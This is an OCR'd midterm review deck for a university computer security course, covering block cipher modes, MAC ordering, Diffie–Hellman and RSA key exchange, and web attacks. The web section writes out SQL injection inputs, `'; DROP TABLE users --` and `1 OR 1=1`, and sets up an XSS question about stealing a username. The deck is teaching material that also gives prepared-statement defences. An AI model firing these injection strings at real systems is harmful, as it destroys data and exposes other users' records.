EECS 388 Midterm Review

Exam Logistics

- Friday, October 20, 7 p.m.
    - **Starts promptly at 7 p.m.** (arrive at least 10 minutes early!)
    - **Length will be < = 90 mins.**
    - In person! See Piazza for room assignments
    - **Bring your MCard!**
- Mostly free response, multi-part questions on each unit
- Will cover lecture material and projects
- Special accommodations have been communicated via email

Crypto

QUICK!

- What's the difference between hashing and encryption?
  - Hashing is one way - what's it good for?
  - Encryption is two way - what's it good for?

Pseudorandom Functions & Permutations

Basic Building Blocks (functions)

Pseudorandom Function (PRF):


$F_k(x) = y$ //mapping is pseudorandom

Pseudorandom Permutation (PRP):

$Given : F_k \rightarrow \exists F_k^{-1}$ such that

$F_k(x) = y$

$F_k^{-1}(y) = x$




Block Cipher Modes

Block Cipher Modes

- Block cipher = encrypt message by breaking it into fixed-size blocks
  - think PRPs and AES!

- Different cipher modes:
  - Electronic Codebook mode (ECB)
  - Cipher Block Chaining mode (CBC)
  - Counter mode (CTR)


Electronic Codebook (ECB)




Electronic Codebook (ECB) mode encryption

Problem?


Electronic Codebook (ECB)






Cipher Block Chaining (CBC)

To fix, let's make each block rely on the previous:



Cipher Block Chaining (CBC) mode encryption

Cipher Block Chaining (CBC)




Problem still?

Cipher Block Chaining (CBC)

- Padding Oracle!
  - Not all CBC implementations are vulnerable to this attack
    - Only vulnerable if they violate the cryptographic doom principle!
  - Behavior of server changes depending whether or not a given ciphertext decrypts to have valid or invalid padding
  - If a padding oracle exists, then you have no security!

Padding Oracle Attack



Cipher Block Chaining (CBC) mode decryption

Encrypt then MAC

Why should we Encrypt **then** Mac?

Mac then Encrypt:

$$MAC_{k1}(m) = tag$$
$$\text{Enc(m, tag)} = C$$


Encrypt and Mac:

$$Enc_{k3}(m) = C$$
$$MAC_{k4}(m) = tag$$


Encrypt then Mac:

$$Enc_{k4}(m) = C$$
$$MAC_{k5}(C) = tag$$


Secure Channels



MAC then Encrypt




MAC & Encrypt




Encrypt then MAC


Secure Channels



MAC then Encrypt



MAC & Encrypt




Encrypt then MAC

ENCRYPT THEN MAC. ALWAYS.

Counter (CTR)

Effectively a stream cipher!




Counter (CTR) mode encryption

Key Exchange

Crypto Practice!


- Recap: Forward secrecy
  - Compromises of long-term keys do not compromise past session keys
  - If someone finds out your current key, they can't decrypt previous communications
  - Achieved using Diffie–Hellman key exchange
- Diffie–Hellman key exchange
  - How could it be vulnerable to a MITM?
  - How can we protect it using RSA?

Refresher: How do we Share a Key using DH?



$$(g^b mod\ p)^a == (g^a mod\ p)^b == k$$


MITM Attack on Diffie–Hellman



- What if Mallory gets in the middle?
- Now she has a shared key with both of them! Can either Alice or Bob tell that they are talking to Mallory?

Diffie–Hellman with Authentication

Recap: how does this protect against MITM?



Secret: **a**
Public: (e, N)
Private: d

Secret: **b**
Public: (e’, N’)
Private: d’


1. Alice verifies

$$((g^b\ mod\ p)^{d'} mod\ N')^{e'} mod\ N' \ == \ g^b mod\ p$$

2. Once she knows she’s talking to Bob, she computes $(g^b mod\ p)^a$


*Bob follows the same steps to verify Alice’s signature

RSA Key Exchange



$C = K^{e'} \bmod N'$ $S = C^{d} \bmod N$

She sends *both* the ciphertext
and the signature



Public: (e, N)
Private: d

Alice generates key K

Public: (e’, N’)
Private: d’

Bob verifies: $C == S^{e} \bmod N$

Bob computes K: $K = C^{d'} \bmod N'$

Web

SQL Injections

SQL Injection

- Appending commands onto the query
  - **Malicious**: `'; DROP TABLE users --`
  - sql = `"SELECT id FROM users WHERE username = 'login'";`
    - `SELECT id FROM users WHERE username = ''; DROP TABLE users --'`
  - rs = `db.executeQuery(sql);`
- Common commands to use
  - **SELECT** - extracts data from a database.
  - **UPDATE** - updates data in a database.
  - **DELETE** - deletes data from a database.
  - **INSERT INTO** - inserts new data into a database.
  - **CREATE DATABASE** - creates a new database.
  - **CREATE TABLE** - creates a new table.

Injection: Data vs. Code

- Examine the following code snippet:

```
sql_statement = "SELECT accountNumber, balance FROM accounts " \
                "WHERE account_owner_id = '" \
                + user_input_id + "'"
result = sql_execute(sql_statement)
if result is not empty:
   return result
```

- User 984's balance is returned when that user visits `https://bankingwebsite/show_balances?user_id=984`
- What URL could you visit to get all of the user's balances in the database?

Injection: Data vs. Code

- Solution (disregarding URL encoding):
    - Make the user_id into an injection
    - https://bankingwebsite.com/show_balance?user_id =1 OR 1=1
- How can this be prevented?
    - Prepared statements!
    - Anything like this:

```
sql_statement = "SELECT accountNumber, balance FROM accounts WHERE account_owner_id = %s"
arg = user_input_id

# A cursor object is used to iterate across sql query results
cursor.execute(sql_statement, arg)
```

SQL Injection

- SQL exploits the *site*:
    - The server cannot properly distinguish data from SQL code.
    - Consists of injecting a payload into a site
        - Using a search bar, forum comment, etc.
- Defense?
    - Parameterized (AKA Prepared) SQL

XSS Attacks

XSS Review

This is a short snippet from Bungle's search page. How can you, the adversary, steal the victim's username?

```
<div class="nav navbar-nav navbar-right">
<!-- Logout button →
      <form action="./logout" method="post" class="navbar-form form-inline">
            Logged in as <span id="logged-in-user">eecs388demo</span>.
            <input id="log-out-btn" type="submit"
                    value="Log out" class="btn btn-link navbar-link">
    </form>
</div>
```

